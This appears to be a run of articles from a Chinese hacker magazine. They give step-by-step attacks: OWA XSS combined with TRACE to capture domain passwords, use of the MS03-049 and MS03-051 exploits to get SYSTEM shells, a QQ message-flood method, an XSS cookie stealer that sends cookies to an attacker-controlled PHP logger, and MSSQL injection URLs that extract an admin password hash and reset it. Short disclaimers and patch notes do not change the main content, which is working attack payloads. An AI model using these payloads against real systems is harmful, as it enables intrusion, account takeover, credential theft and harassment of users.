大家注意到"security=1"这段了吗? 当我们手动 把这个字符等式去掉以后再发给用户查看就会看到 效果了,修改后的URL如下:

http://www.fhltest.com/exchange/ <username>/<inbox_name>/<subject>.EML/ 1_multipart/test.htm

简简单单的一个词语就导致了OWA的跨站点攻击,但不会给用户任何提示。这样就完了吗?

我们顺便从外网给一个内网安装了Exchange的 朋友发信, 当朋友回信的时候我们就可以从信件的 "Referer"头中得到上面的资料,从而得到很多的有用 的信息:

- 1. 远程计算机的域名或者IP地址:
- 2. 邮件的主题,
- 3. 发邮件的用户名。

这些信息可以帮助我们再重新构建一个带有恶 意的代码发回给邮件发送方。恶意代码常常包含了恶 意脚本,为了让脚本可以运行,我们可以在邮件内部 加入一个"self reference(自引用)",也就是说把发信 者发过来的信件中的security选项去掉并且做成的一 个连接。去掉了安全过滤的邮件就不会产生任何提示 了(图1)。



图 1

这个漏洞看上去不就是一个普通的XSS漏洞嘛, 没什么大不了,你最多可以偷点cookies,非法存取别 人的信箱资料,但是OWAXSS却会引起微软的微软 用户域信任密码泄露的安全漏洞。不明白我在说什么 吗? 我们接着往下说……

漏洞的安全升级

OWA常常使用cookies去跟踪用户的HTTP会 话,但它也使用基础认证去验证用户是否拥有合法的 使用权。基础认证是认证用户合法性标准的认证。最 大的遗憾就是这种基础认证采用了BASE64的方法 来加密密码。Base64不是一种可靠的安全加密方式, 它是一种简单可逆的算法。大家想知道OWA把什么 放在基础认证的请求头中吗? 聪明的朋友可能已经 想到了,那就是微软用户域信任密码。那么,怎样才能 从XSS中得到用户的基础认证信息头呢?很简单,采 用"TRACE"请求就可以了。

一般来说, IIS中的TRACE请求默认是开启的: 而且管理员也不会去理会什么。下面看看我们得到的 头信息(图2):




图 2

呵呵,是不是很清楚地看到了认证头信息呢? 总结一下我们得到的信息:

- 1. OWA.XSS 过滤引擎存在缺陷。
- 2. 我们可以通过信件的refer信息得到用户具 体的信箱位置。
 - 3. OWA经常在局域网内使用。
- 4. 微软用户域信任密码常常被包含在base64 基础认证中发送。
- 5. 客户可以通过TRACE命令得到这个基础 头。

我们马上构造出来下面的HTML恶意代码:



呵呵,怎么样,给一个内部网用户传递一个Email 马上就可以得到基础认证的用户密码,利用这个密码 你可以渗透入侵内部网络了。这可比你用LC4去破解 一个复杂的账号好多了。

重新认识IIS

在对OWA的基础认证进行了分析以后,我们得 到的一个结论就是 基础认证是一种不安全的认证方 式,如果哪个软件存在基础认证,那么它将有泄露密 码的可能性。在对IIS配置的时候我们常常面对这样 一个问题, 如何选择IIS的安全性? 举个例子, 我们配 置一个OWATEST的站点,按照默认设置,打开IE的 时候由于东西存放在NTFS的目录下面,我们被要求 输入密码: username: administrator, password: 123123。结果我们运行前面那段html文本得到的情况 为(图3): (下转第42页)



脚本小子: Windows 素以漏洞繁多著称,最近微软的 Windows2000 和XP操作系统中就又发现了新的安全漏洞 (MS03-049),即这两个操作系统中的 WorkstationService (工作站服务)中存在缓冲溢出的漏洞。这种漏洞可让黑客进行远程攻击,并最终让系统不能正常工作。本文就针对此漏洞的利用进行了详细讨论,并在防册中针对此漏洞给出了详细的解决方法。OK,还是先让我们来看看如何针对这个漏洞进行攻击吧!

难度等级: 低

前置知识 Windows 2000/XP相关使用经验

WorkstationService

远程溢出漏洞攻击实战

文/图 奇奇

微软Windows操作系统最近又发现了一系列安全漏洞, 其中最为严重、最危险的漏洞当属Windows WorkstationService(工作站服务)远程溢出漏洞,这是微软的 又一个Windows操作系统赖以正常运行的基本服务,黑客利 用这个漏洞可以进行远程溢出后获取系统权限,执行任意命 令,安全专家也对此提出警告,称"微软的工作站服务的漏洞比 较容易被攻击者所利用,也极容易被电脑蠕虫所利用"。下面我 们就来看看针对这个漏洞的具体攻击情况。

漏洞情况

WorkstationService(工作站服务)是Windows操作系统赖以正常运行的基本服务之一,在微软的Windows2000和XP操作系统中,WorkstationService(工作站服务)的默认配值为"ON"(图1),它主要用于让网络上的计算机访问文件服务器以及网络打印机。

造成此漏洞的主要原因是由于Microsoft Workstation服务在处理日志记录时缺少充分的边界缓冲区检查,在wkssvc.dll上的vsprintf调用没有检查输入缓冲的长度,利用函数NetValidateName提供超长参数可以直接触发缓冲区溢出,从而以SYSTEM权限在系统上执行任意指令。

Workstation服务相关的日志功能中使用vsprintf()在日志文件中生成字符串,日志文件名为NetSetup.LOG,保存在

Windows "debug"目录中。这个记录函数有部分处理Workstation服务命令的函数调用,如NetValidateName、NetJoinDomain等。在NetValidateName()中,computername(作为指定的超长字符串,是NetValidateName()API的第二个参数,如果调试文件可写就可以在特定主机上发生缓冲区溢出。一般如果是NTFS文件系统,在Windows目录中的debug目录不允许所有人可写,这表示不能使用NULL会话来生成日志,而如果是FAT文件系统,那就可能被成功利用,这样攻击者可以在受影响系统中获得系统权限,或导致Workstation服务失效。攻击者可以在系统中采取任何行为,包




图 1

括安装程序、浏览数据、更改数据、删除数据,或以完 全权限创建新账号等。

受此漏洞影响的系统包括: Windows 2000 SP2/ SP3/SP4, Windows XP/SP1, Windows XP 64-Bit Edition: 不受此漏洞影响的系统包括: Windows server 2003.

攻击方法

目前网上已经出现了此漏洞的攻击代码和攻击 程序,利用此代码可以攻击FAT32文件系统的 Win2000,并取得系统权限,所以它是一个非常危险 的漏洞,用户应及早补上漏洞。下面我们来看看其测 试攻击过程,看看这个漏洞的威力到底如何。

网上出现的这个漏洞攻击代码有几个版本,我们 这里使用的是Hanabishi写的代码编译的攻击工具 ms03049.exe(图2),先看其用法。

图 2

```
On 2k:
ms03049 IP
             --> attack 2k without ntfs
On xp:
ms03049 IP 2k --> attack 2k without ntfs
ms03049 IP --> attack xp
Next open another window: nc IP 1234 -->
Get cmd shell
```

小编注: 该漏洞工具ms03049.exe已收录在光盘 杂志相关栏目中,同时包含源代码 ms03049.txt。

如果在Win2000上要对192.168.1.11主机进行 测试攻击,只要输入ms03049.exe 192.168.1.11就 行,不用管它是2000还是XP; 如果是在WinXP上要对 192.168.1.11主机进行测试攻击,那就要有些区别

了,输入: ms03049.exe 192.168.1.11 2k,表示攻击 2000系统: ms03049.exe 192.168.1.11则表示攻击 的是XP系统。攻击后如果溢出成功,就会在对方主机 的1234端口绑定一个 cmd shell,我们只要使用nc 192.168.1.11 1234或者telnet上去就可以执行命令 了。

OK,我们接着进行实战测试。打开命令行工具, 我所用的系统是WinXP,攻击测试目标192.168.1. 11也是WinXP, 所以在CMD中输入: ms03049.exe 192.168.1.11(图3),攻击时客户端先要和目标主机




图 3

建立IPC\$连接,然后用NetValidateName进行交互,

之后才能触发溢 出,所以如果攻 击时出现"Can't



create null

session!"的提示就说明攻击没有成功(图4)。

如果出现图3中的"1726"的提示,则说明溢出成 功,可以使用nc 192.168.1.11 1234或者telnet上去

执行命今了: telnet 192.168.1.11 1234,不出意外



的话你就可以得 到一个system权 限的Shell了(图 5),接着干什么

就不用说了吧。

编后: 人无完人, 程序亦如此。但只要不是致 命的程序设计缺陷,就总是有办法修补的。虽然 Windows 的 Bug 何其多, 但是它的主人 Microsoft 还是很 认真很负责的,只要我们密切注意微软的安全公告, 及时打上补丁, 还是能够在凶险的数字海洋中安然 渡过的。同时, 我们在防册中也针对此漏洞提出了 相关的解决办法,感兴趣的读者留意看啦!



脚本小子: 2003年11月份, Microsoft发布了MS03-051安全公告, 其中就提到了Microsoft FrontPage Server Extensions远程缓冲区溢出漏洞存在两个新的安全漏洞, 可导致远程攻击者利用这个漏洞进行缓冲区溢出攻击, 可能以 FrontPage 进程权限在系统上执行任意指令。而本文就是讲述 MS03-051 的相关内容。

难度等级: 低

前置知识 Windows 2000/XP相关使用经验

文/图 奇奇

FrontPage 扩展服务

远程溢出漏洞攻击实战

在最近发现的Windows操作系统一系列安全漏洞中,除WorkstationService远程溢出漏洞外,还有一个漏洞也相当危险,那就是Microsoft FrontPage Server Extensions远程缓冲区溢出漏洞。这个漏洞可以使黑客远程获取系统权限,危害程度很高,用户们也应该注意,下面还是让我们来看看这个漏洞的攻防情况。

漏洞情况

Frontpage服务器扩展(FrontPage Server Extensions)是IIS的一个安装组件(图1),它增强了Web服务器的功能,使得创作者能够远程管理和发布网站,例如通过FontPage直接与Server Extensions



图 1

交互,实现文件上载、连接到数据源、修改Web授权等操作。

第一个漏洞是由于FrontPage服务扩展的远程调试功能上存在缓冲区溢出,这个功能用于用户远程连接FrontPage服务扩展的服务器和远程调试内容使用,如Visual Interdev。攻击者成功利用这个漏洞可以以本地SYSTEM权限在系统上执行任意指令,然后在系统上执行任意操作,如安装程序、查看更改或删除数据、建立拥有全部权限的账户等。

第二个漏洞存在于SmartHTML解析器中,提供对Web表单和其他基于FrontPage动态内容的支持,攻击者利用这个漏洞可以使运行FrontPage服务扩展的服务器临时停止对正常请求的响应。

很明显,第一个漏洞远比第二个漏洞要严重得 多,我们这里要介绍的也是第一个漏洞的攻防。

受此漏洞影响的系统包括 Microsoft Windows XP Professional SP1、Microsoft Windows XP Professional、Microsoft Windows XP Home SP1、Microsoft Windows XP Home、Microsoft Windows 2000SP3和Microsoft Windows 2000SP2。不受此漏洞影响的系统包括 Microsoft Windows NT 4. 0SP6a、Microsoft Windows ME和Microsoft Windows 2003。

攻击方法

虽然FrontPage Server Extensions漏洞不像 Workstation Service存在那么普遍,但网上使用 FrontPage Server Extensions的主机数量也不少, 但并不是每台IIS主机都安装有Frontpage服务器扩 展的,我们如何才能检测开放Frontpage服务器扩展 的主机呢?安装了Frontpage服务器扩展会在主页存 放的文件夹下建立一个"/_vti_pvt/"文件夹,这是此 漏洞的标志。根据此点我们可以在压输入这样一条请 求: http://IP /vti_pvt/,如果存在/vti_pvt文件夹



页无法显示"(图2), 如果不存在/ vti_pvt文件夹则会 返回结果: "无法找 到网页",这是检测 Frontpage服务器是

就会返回结果:"网

图 2

否安装的一个方法。

目前网上也已经出现了这个FrontPage漏洞的利 用程序以及编译好的攻击程序,利用这些攻击程序黑 客能轻易获取漏洞主机的系统权限。如果找到安装了 FrontPage Server Extensions的主机就可以进行测 试攻击了,我们先来看此漏洞的一个溢出程序fp. exe,利用这个程序如果溢出成功后,它会在对方主机 的9999端口上bind a shell,我们只要连接到9999端 口就可以执行cmd命令了(图3)。用法如下:

Usage: fp.exe [Target] <port> eg: fp.exe 192.168.0.3 80

很简单吧,只要输入要攻击的目标主机地址及 其Web服务端口就行,Web服务端口一般通用的是 80.

小编提示: 该漏洞工具fp.exe已收录到光盘杂志 相关中,同时包含源代码 Front Page 漏洞利用程序 MS03-051.txt 文件。

假设我们现在找到了一台80端口,开了IIS服务并 安装了FrontPage Server Extensions的WinXP服



图 3

务器,它的IP地址是192.168.1.11,我们来试着对它 进行溢出攻击。打开命令行工具,输入: fp 192.168. 1.11,程序自动一步步地进行溢出:

- [*] Socket initialized...
- [*] Checking for presence of fp30reg.dll... Found!
- [*] Packet injected!
- [*] Sleeping
- [*] Connecting to host: 192.168.1.11 on port 9999
- [*] Dropping to shell...

如果一切 顺利,溢出成 功的话,就会 直接出现对方 主机的Shell (图4),而且是 system权限,

你可以执行任

图 4

意命令了。如果在溢出过程中出现了错误,就不可能 出现Shell了。

编后: 看来对于Windows 2000及以上版本的用户 来说,还是应该遵循一条原则:凡是用不到的网络 服务一律都不要安装,以免存在bug从而给人可趁之 机,如果确实需要此服务,就要密切关注微软的安 全公告! 这也应该是一个负责任的网络管理员的态 度。另外, 在本期的防册中, 我们也提出了针对此 漏洞的防范方法,大家可以比照这些方法,解决自 己网站存在的关于此漏洞的问题。



脚本小子:在平时我们碰到的QQ攻击软件中,大多都通过利用QQ客户端来达到目的。而目前腾 讯的WAP服务已经开通,手机和QQ之间开始可以互通消息,这样大家"随时随地可以让你的手机Q 起来"。不过与此同时,也给我们提供了一种新的攻击方法,也算是它的一大漏洞吧!那么,到底是 什么样的漏洞呢? 又该怎么利用呢?

难度等级: 初级

前置知识: 了解WinWAP, 熟悉perl基础知识, 熟悉各项基本操作

基于 WAP 的 QQ 消息洪水攻击

-0.0000000

文 / Roy

目前利用发送大量消息来攻击QQ的软件还真不 少,但是多数软件是使用基于QQ客户端的方式来发 送信息的,它们先获取句柄然后向QQ消息对话框中 发送信息并自动提交。这种方式有不少不足的地方, 首先现在新版的QQ已经在发送速度上做了限制,如 果提交的速度太快,QQ会提示"对不起,您说话太快 了,坐下来,泡杯咖啡休息会儿吧",其次在攻击一个 用户的时候,只可以开一个对话框,所以只能进行单 线程的攻击。有这两条限制,攻击的效率肯定是不理 想的,而我们下面要介绍的则是基于WAP方式的攻 击,而且该方法不会受到上面的那些限制。

腾讯提供了WAPQQ服务以方便移动用户可以使 用简单的QQ功能(WAPQQ服务的详细内容请参阅 http://mobile.qq.com/wap/index.shtml),用户 可以通过WAP方式发送QQ信息给好友,可以提交验 证信息等。可能是开发人员认为用户不会拿昂贵的无 线上网费用开玩笑,WAPQQ没有对用户提交的数量 和速度做任何限制,这样就给我们的攻击提供了方 便。

小编注: 所谓WAP, 即是无线应用协议 (Wireless Application Protocol)的简称,它是使移动通讯设备可靠 地接入互联网的国际认可标准。

我们首先使用WinWAP(http://www. winwap.org)浏览器来访问WAPQQ的站点(图1)。



小编注: WinWAP 是模拟WAP手机上网 的一个浏览器,可以 模拟 Nokia 7110、 Ericsson R320 Ericsson MC218 Motorola Timeport 等品牌的手

图 1

机上网浏览。

进入"QQ聊天"后 使用发起攻击者的账 号登录(图2)。

这里出现了乱码, 原因应该是腾讯WAP 站点的问题,它使得通



图 2

过WinWAP来访问QQ的时候会显示不正常,虽然文



图 3

字显示不出,但是功 能还是照样能用,密 码下的一行就是登 录键,账号输入后, 点击"登录",进入 WAPQQ。进入 WAPQQ后将鼠标移 动至第三行(图3)。

我们将会得到目标URL为:

http://waptest.tencent.com/cgi-bin/wapqq_chat. cgi?Pc=20&Pq=10001&Pk= JVamUVSz&PMisc_mid =123456789&stn=gmcc_try



其中,Pq为刚才 登录的QQ号,Pk为登 陆WAPQQ的 SessionID,我们需要 记住这个SessionID。

接下来,我们需要 利用一个多线程提交

图 4

URL的程序来对一个存在于攻击者QQ好友名单中的 QQ用户进行攻击,这里我们使用了超级点击机器II。

为了能以更高的效 率来攻击,将其按照 图4所示设置: 然后 添加好可以使用的 服务器后,添加要提 交的URL(图5)。




图 5

我们要提交的URL为:

http://waptest.tencent.com/cgi-bin/wapqq_chat. cgi?Pc=11&Pq=10001&Pg=&Poq=10000&Pk= 0 o b W c s d 5 & P M i s c _ m i d = 1 2 3 4 5 6 7 8 9 & s t n =gmcc_try&Psendmsg=hi

其中Pq为攻击者的QQ号码,Poq为被攻击的好友 的QQ号码,Pk为先前要记下来的SessionID,



送的信息内容。于是 上面一条URL就意 味着: 由10001发送 "hi"到10000。添加过 后点击"开始",洪水 般的攻击就开始了 (图6)。

图 6

我们来查看一下

被攻击者的聊天记录。

```
用户:10000(Roy)
消息对象:10001(ILOVESHAN)
2003-11-08 15:52:40 -
2003-11-08 15:52:41 -
hi
2003-11-08 15:52:41 -
. . . . . .
```

速度还是相当快的,平均一秒钟可以发送7~8条 信息给被攻击者。

以上的方法只适用于被攻击者已经是攻击者的 QQ好友,但是如果被攻击者不是好友且不通过验证 怎么办呢? 嘿嘿,我们还可以使用系统信息来攻击他 的。

我们登录WAPQQ后查看源代码,能够得到如下 的信息:

其中的Pk和Pg的值我们需要记录下来,然后我 们提交如下的URL来攻击。

http://waptest.tencent.com/cgi-bin/wapqq_chat. cgi?Pc=27&Pq=10001&Pg= e9998ce7949fe4baba00&Poq=10000&Pk=t8yZzdVj&PConfirmInfo=HI&stn=gmcc_try

Pg为攻击者的QQ号,Pg和Pk为刚才得到的字符 串,Pog为被攻击者的QQ号,PConfirmInfo是提交验 证时候的请求信息。

我们仍旧可以用上面提到的超级点击机器II来做 攻击工具,使用方法相似,这里就不再重复叙述了。如 果你有兴趣可以尝试自己制作一个攻击工具,采用多 线程,只接收几个字节的服务器回应,这样就可以得 到比超级点击机器II更高的速度。我用perl写了一个 攻击测试脚本,攻击速度没有点击机器快,因为是单 线程的,不过如果你找不到可以用的攻击工具也不妨



脚本小子: 一个程序写得好, 关心和支持的朋友当然多。但是没有人可以写出完美的程序, 任何程序都需要大家指出其不足之处才可以更好地发展起来。所以, 我们今天就一起来关心一 下 "楚留香"(盗帅)下载系统, 看看其中所存在的一些问题。

难度等级:中

前置知识 PHP语言编写脚本, CSS基础

盗帅下载系统2.0正式版

存在多个跨站。同间

文/图 sniper

盗帅下载系统是一个使用比较广泛的ASP程序, 开发者经过修改后在10月6号发布了盗帅2.0正式版, 解决了以前存在的大部分SQL injection漏洞。上次我 在查找盗帅2.0的注人漏洞时就发现盗帅下载系统的 COOKIE是明文保存的,就想试试有没有跨站攻击漏 洞。正好这几天闲暇下来,把程序翻出来看了看,可 惜,程序仍然没有对跨站攻击进行防范!

漏洞描述

先看一下link.asp的代码,这个文件中仅仅对输入做了不能为空的限制,而对于特殊字符却没有任何防范,而且作者也允许JS和flash代码,应该是作者的大意造成的这个漏洞。

我们可以通过插入<script>alert("test")</script>来证明这个漏洞是否存在。在首页进入申请连接,在网站介绍那里加入上面的代码,再看看是不是出来了一个警告窗口(图1)?



图 1

但我们的目的是得到我们想要的COOKIE信息:

试试这个脚本,如果10001用发送普通信息的攻击方 法攻击10000用户10次,则使用如下的命令:

C:\>perl script.pl -a n -l 10 -y 10001 -t 10000 -g e9998ce7949fe4baba00 -k t8yZzdVj

其中,PK和PG的值可以通过上面提到的方法来取得。

小編注:作者編写的攻击测试程序我们已经收录在光盘杂志相关栏目中,感兴趣的读者可以参考学习。

另外,我们在这里提醒大家,本文仅作大家研究之用,请不要利用本文中提及的方法来做任何违反法律和破坏腾讯公司的事情,否则责任可要你自己承担哦。

先找一个支持PHP的空间把我们用来截取COOKIE 信息的文件传上去。这里设我们的空间服务器IP为192.168.1.1,PHP文件代码如下:

```
<?php
$info = getenv("QUERY_STRING");
if ($info) {
$fp = fopen("test.txt","a");
fwrite($fp,$info."\n");
fclose($fp);
}
?>
<script language=vbscript>
Document.location="http://www.ad.com/"
</script>
```

以上代码保存为COOKIE.php,其中test.txt是我们保存COOKIE信息的文件。http://www.ad.com/是起转向功能的,你自己可以构造成爱转哪转哪的效果(推荐转到一个广告或目标首页什么的,这样不容易被怀疑),然后,我们只要在网站介绍那里添加

<script>window.open('http://192.168.1.1/
COOKIE.PHP?'+document.COOKIE);</script>

这样当用户浏览友情连接的时候,就会弹出窗口 并且把他COOKIE中的用户名和密码截取最后保存 到test.txt中。

不过,事情并没有我们希望的那样顺利: 递交信息的时候出了点问题,显示如下错误信息: 语法错误 (操作符丢失) 在查询表达式 ''script>window.open ('http://192.168.1.1/COOKIE.PHP?'+document。COOKIE);</script>''中。

呵呵,开始我以为是"¹"把SQL语句搞乱了,在这 里郁闷了一段时间,后来再仔细看了看代码,看到这 么一段:

conn. execute("insert into link(strLinName, strLinUrl, boolLinText, boolLinJs, numLinDown, strLinTitle, strLinPic, boolLinShow, dateTimers) values ('"& strLinName &"','"& strLinUrl &"',"& Request.Form("boolLinText") &","& Request.Form ("boolLinJs") &",0,'"& strLinTitle &"','"& strLinPic &"',False,'"& now() &"')")

由于使用了insert into,所以我们递交语句的时候要把单引号'换成2个单引号'',把语句中的单引号替换,递交,成功。这是我截取到的一部分代码:

The+Cool+Site=lao=15;%20nicedown=pws=
1111&admin=1111;%20ASPSESSIONIDAQSQTAQA
=MPNNDBJBNDLDKJIGKMKMFECC
The+Cool+Site=lao=15;%20nicedown=pws=
1111&admin=1111;%20ASPSESSIONIDAQSQTAQA
= MPNNDBJBNDLDKJIGKMKMFECC
The+Cool+Site=lao=15;%20nicedown=pws=
admin&admin=admin;%20ASPSESSIONIDAQSQTAQA
=MPNNDBJBNDLDKJIGKMKMFECC
The+Cool+Site=lao=15;%20nicedown=pws=
admin&admin=admin;%20ASPSESSIONIDAQSQTAQA
=MPNNDBJBNDLDKJIGKMKMFECC

看pws=1111&admin=1111中,pws后面的是密码(明文的),admin后面的是用户名。

再来看看在哪些地方可以通过Flash跨站来达到 我们的目的. 友情连接页面同样允许使用Flash, 程序 中软件信息页面中程序简介是可以贴Flash和其他多 媒体标签的,我们来个"发散思维",一下就可以把动 网的一些漏洞"移植"到这里来!——如多媒体标签 未过滤漏洞,有兴趣的朋友可以自己看看。在这两个 地方,我们都可以通过贴Flash来得到我们想要的 COOKIE信息,具体使用的代码大家可以看LIlo/ sandflee写的《Flash跨站攻击研究》一文。

解决方法

特意等了一段时间,帝国人侵者也终于把补丁写出来了,下载地址为:

盗帅下载系统 V2.1 正式版 http://www.daoshuai.com/download/show.asp?id=8&down=1。

编后语

小编告知大家尽快下载新的盗帅系统,免得自己的会员下载系统也被有心人洗劫。程序都没有完美的,朋友如果你发现了什么新漏洞记得第一时间告诉黑防和草草哟。脚本漏洞请投稿:softbug@hacker.com.cn。 ■■

脚本小子:继成功测试BBSXP和动网官方论坛漏洞后, 臭要饭的和黑夜叉开始了秘密活动, 每次他的文章小编都怕危害太大而不太敢看,偏偏脚本方面的漏洞叉太多! 老是被他们研究出来,弄得网络上一片腥风血雨! 不过回头一想,其实公布漏洞的朋友也用心良苦,没有漏洞的公布何来更加的安全? 希望大家在利用漏洞的同时能明白攻与防之间对立统一的逻辑关系,那样才能真正提高整体的网络安全水平!

MSSQL跨库查询



你想怎么玩?

文/ 臭要饭的!、黑夜

哎,真是无聊,我这个要饭的,日子越来越不好过了。有人居然说我奉旨要饭,我真是没语言了,抽空玩点COOL的,让大家来分享分享,高兴高兴!

大家都知道SQL跨表查询的东东吧?假如管理员把字段名改得非常复杂的话,那么我们去猜解字段名,将会是一件非常痛苦的事。我不喜欢痛苦,还是去找新的漏洞,绕过这个痛苦的过程。开工吧,让我们来分析一下MSSQL的三个关键系统表。

MSSQL 三个关键系统表

1.sysdatabases

MSSQL中对sysdatabases系统表的说明是 Microsoft SQL Server上的每个数据库在表中占一 行。最初安装 SQL Server 时,sysdatabases包含 master,model,msdb,mssqlweb和tempdb 数据库 的项,该表只存储在master数据库中。

这个表保存在master数据库中,表中保存的是什么信息呢?它保存了所有的库名、库的ID和一些相关信息。这里我把对于我们有用的字段名称和相关说明给大家列出来,看好啦!

name 表示库的名字

dbid 表示库的ID

dbid从1到5是系统所有,分别是master、model、msdb、mssqlweb、tempdb 这五个库。我们利用SQL 语句: select * from master.dbo.sysdatabases就可以查询出所有的库名。

2. sysobjects

MSSQL中对sysobjects系统表的说明是。在数据库内创建的每个对象(约束、默认值、日志、规则、存储过程等)在表中占一行。只有在tempdb内,每个临时对象才在该表中占一行。这个是列出数据库对象的系统表,当然数据库表名也在里面。这里为大家列出一些对我们有用的字段名称和相关说明。

name 对象名

id 对象ID

xtype 对象类型

uid 所有者对象的用户ID

对象类型可以是下列对象类型中的一种:

C = CHECK 约束

L = 日志

S = 系统表

TF = 表函数

TR = 触发器

U = 用户表

X = 扩展存储过程

当然,我们这里只用得到xtype='U'的值。当等于U的时候,对象名就是表名,对象ID就是表的ID值。我们利用SQL语句: select * from ChouYFD.dbo. sysobjects where xtype='U',就可以列出库名称是ChouYFD中所有的表名。

3. syscolumns

SQL中syscolumns系统表的说明是。每个表和视图中的每列在表中占一行,存储过程中的每个参数在表中也占一行,该表位于每个数据库中。这个就是列出一个表中所有的字段列表的系统表,这里我就为大家列出一些对我们有用的字段名称和相关说明.

name 字段名称

id 表ID号

colid 字段ID号

其中的ID是我们用sysobjects得到的表的ID号。 我们利用SQL语句: select * from ChouYFD. dbo.syscolumns where id=123456789得到 ChouYFD这个库中表的ID是123456789中的所有字 段列表。

好了,简单的介绍了一下这个用法。大家如果有不了解的,可以查看SQL相关说明。

灵活利用系统表

玩过CS游戏的举手,呵呵,都玩过啊。好!我们今天也要来爆一下"头"。不过我们现在爆的是库名、表名和字段名,而用不着去猜!怎么才能一下爆出相关的库名、表名和字段名呢?当两个类型值不一样的时候,将它们做比较,SQL系统会提示出错,并且会显示出类型的值,如'aaa'>100这样比较,也就是字符串和数字的比较,这个怎么比较?系统当然会提示出错啦!大家都知道只有相同类型的时候才可以进行运算,所以这里我们就来一个反方向的不相同类型比较,爆出它的值!

任务一: 得到所有库名

用下面的URL方式可以实现上面的功能 http:/

/www.AAA.com/jump.asp?id=3400 and 0<> (select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)

因为dbid的值从1到5是系统占用的,所以用户自己建的一定是从6开始,并且我们提交了name>1,name字段是一个字符型的字段,它和数字比较会出错,提交之后我们看一下IE返回了什么?

Microsoft OLE DB Provider for SQL Server 错误 '80040e07'

将nvarchar值'Northwind'转换为数据类型为int的列时发生语法错误。

/jump.asp,行33

GOOD! 这样我们就把name字段的值暴露出来了: Northwind,我们也就得到了一个库名! 简单吧? 呵呵,再改变dbid的值,可以得出所有的库名。当dbid等于10、11的时候,爆出了两个论坛的库名,分别为: BBS2002和BBS。

呵呵,论坛的库名出来啦!那我们就不客气了, 就找BBS这个库吧!

任务二. 得到BBS库中所有表名

先来第一句查询的SQL语句:

http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from bbs.dbo. sysobjects where xtype= 1 U 1)

返回的是name的值,然后和数字0比较,这样也是错的!同样会暴露出name的值。好了,我们提交吧,只听到"砰"的一声!一个表名(name的值)出来了,名叫: Address! 这里多说两句,如果你提交的时候,返回说没有权限,就说明这两个库的SQL号的权限不一样,那就放弃吧!

好,再来接着爆其他的表:

http://www.AAA.com/jump.asp?id=3400 and 0 <> (select top 1 name from bbs.dbo. sysobjects where xtype='U' and name not in ('Address'))

又出来一个表名,名叫: admin! 依次提交... and name not in('address', 'admin',...))就可以查出所有的表名。

现在我们得到了Admin这个表,大家都清楚了



这个表是做什么的吧?我们的目的就是要得到这个表中账号字段和密码字段的值!下面就是要得到这个表中的所有字段名了!怎么得到字段名呢?系统表syscolumns中有用字段为:name、id、colid,其中ID是保存着表的ID,也就是说我们要得到表的ID号,然后用SELECT*frombbs.dbo.syscolumnswhereid=bbs表的ID,这样才能列出BBS这个表中所有的字段。看我表演吧!

http://www.AAA.com/jump.asp?id=3400 and 0<>(select count(*) from bbs.dbo.sysobjects where xtype='U' and name='admin' and uid>(str(id)))

我们是想把ID值转成字符型后再和一个整型值比较! 经典吧,呵呵,这也想得出来! (脚本小子: 臭要饭的老臭美!)又听到"砰"的一声,ID号出来了,值为:773577794,OK,进入下一关!

任务三: 得到ADMIN表中的字段列表

我们构造这样的URL

http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794)

还是把name和数字比较,IE会乖乖地返回adduser!呵呵,再来:

http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from BBS.dbo. syscolumns where id=773577794 and name not in('adduser'))

又返回一个字段名: flag,再来:

http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from BBS.dbo. syscolumns where id=773577794 and name not in('adduser', 'flag'))

.

当提交到: http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794 and name not in('adduser','flag','id','lastlogin','lastloginip','password','username')) 的时候,IE返回: "BOF或EOF中有一个是"真",或者当前的

记录已被删除,所需的操作要求一个当前的记录。"这就说明我们已经猜完了。

我们整理下战果,把BBS库中的Admin表中的所有字段列出来,包括adduser、adduser、flag、id、lastlogin、lastloginip、password、username,看了一下,很像动网的论坛。

任务四: 查询字段值

我们看看关键的username和password的值吧。 http://www.AAA.com/jump.asp?id=3400 and 0<(select id from BBS.dbo.admin where username>1)

账号出来了: voubiao,再提交一个:

http://www.AAA.com/jump.asp?id=3400 and 0<(select id from BBS.dbo.admin where password>1 and username='youbiao')

真听话,密码又出来了: d6b2f32a47b8bcb5,MD5的! 不怕,我们不用破,直接改一下他的密码:

http://www.AAA.com/jump.asp?id=3400; u p d a t e B B S . d b o . a d m i n s e t password='AAABBBCCCDDDEEEF' where username='youbiao';--

呵呵,进去试试。成功了! 我们再来给他改回来 (毒吧? 呵呵):

http://www.AAA.com/jump.asp?id=3400; update BBS.dbo.admin set password='d6b2f32a47b8bcb5' where username='youbiao';--

通过提交UPDATE语句就可以直接把密码给他 更改了,不过这是动网的。现在我们得到的只是后台 的账号,还必须到前台去添加一个用户为管理员才 行。相信长期玩脚本的朋友这点一定不是问题!

结束,闪人

这次测试是我和黑夜一起测试的,用了不少心思,思维也比较灵活。大家不要利用本方法去破坏网络数据,希望看到本文章的朋友,如果自己的网站用了SQL数据库,请认真检查脚本提交的参数,如果有什么问题请和我联系dy-e@163.net,我们一起研究!



紧急应变WinHider

蝴蝶:要过年了啦,好高兴啊!又可以拿厚厚的红包、啃香香的鸡腿咯!呵呵,很高兴在新年第一期杂志上和大家见面!我是黑防新编辑蝴蝶,主要负责"业界动态"、"名家专访"、"e生e事"和"黑器攻防"这几个版块,希望大家以后多多照顾我,人家可是女孩子哦——什么?你问为什么女孩子要搞网络安全?哼!女孩子就不能黑来黑去啊!我也一样能边啃鸡腿边黑站!不信?不信那就给我你的P,我用鸡腿狠狠地砸!嘻嘻,我就不信砸不开:)!过年这几天大家都比较贪玩吧?呵呵,我也是,所以今天给大家带来一个很方便的在公司逛网站、聊QQ的程序!希望大过年的大家都能开开心心地玩个痛快——我啃鸡腿先……

难度等级:初级 前置知识:无

文/ Koms Bomb (王祺)

